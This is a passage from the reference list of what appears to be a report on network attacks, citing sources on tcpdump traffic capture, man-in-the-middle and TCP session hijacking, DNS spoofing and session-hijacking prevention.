[13] Das, D. (2022). How to Capture Network Traffic in Linux With tcpdump. MUO. https://www.makeuseof.com/tcpdump-linux-network-traffic-capture/

[14] B. Pingle, A. Mairaj and A. Y. Javaid, "Real-World Man-in-the-Middle (MITM) Attack Implementation Using Open Source Tools for Instructional Use," 2018 IEEE International Conference on Electro/Information Technology (EIT), Rochester, MI, USA, 2018, pp. 0192-0197, doi: 10.1109/EIT.2018.8500082.

[15] Abhik. (n.d.). TCP_Session_Hijacking/Session_Hijacking_Report.pdf at main · *abhik1505040/TCP_Session_Hijacking. GitHub.* https://github.com/abhik1505040/TCP_Session_Hijacking/blob/main/Session_Hijacking_Report.pdf

[16] Tips To Protect Yourself From Dns Spoofing Attacks. (2022, February 20). How to DNS Spoof Using Kali Linux. https://www.systranbox.com/how-to-dns-spoof-kali-linux/

[17] Pilgrim, S. (2023, January 29). What is Session Hijacking? 5 Ways to Prevent it - Security Pilgrim. Security Pilgrim. https://securitypilgrim.com/what-is-session-hijacking-5-tips-to-prevent-it/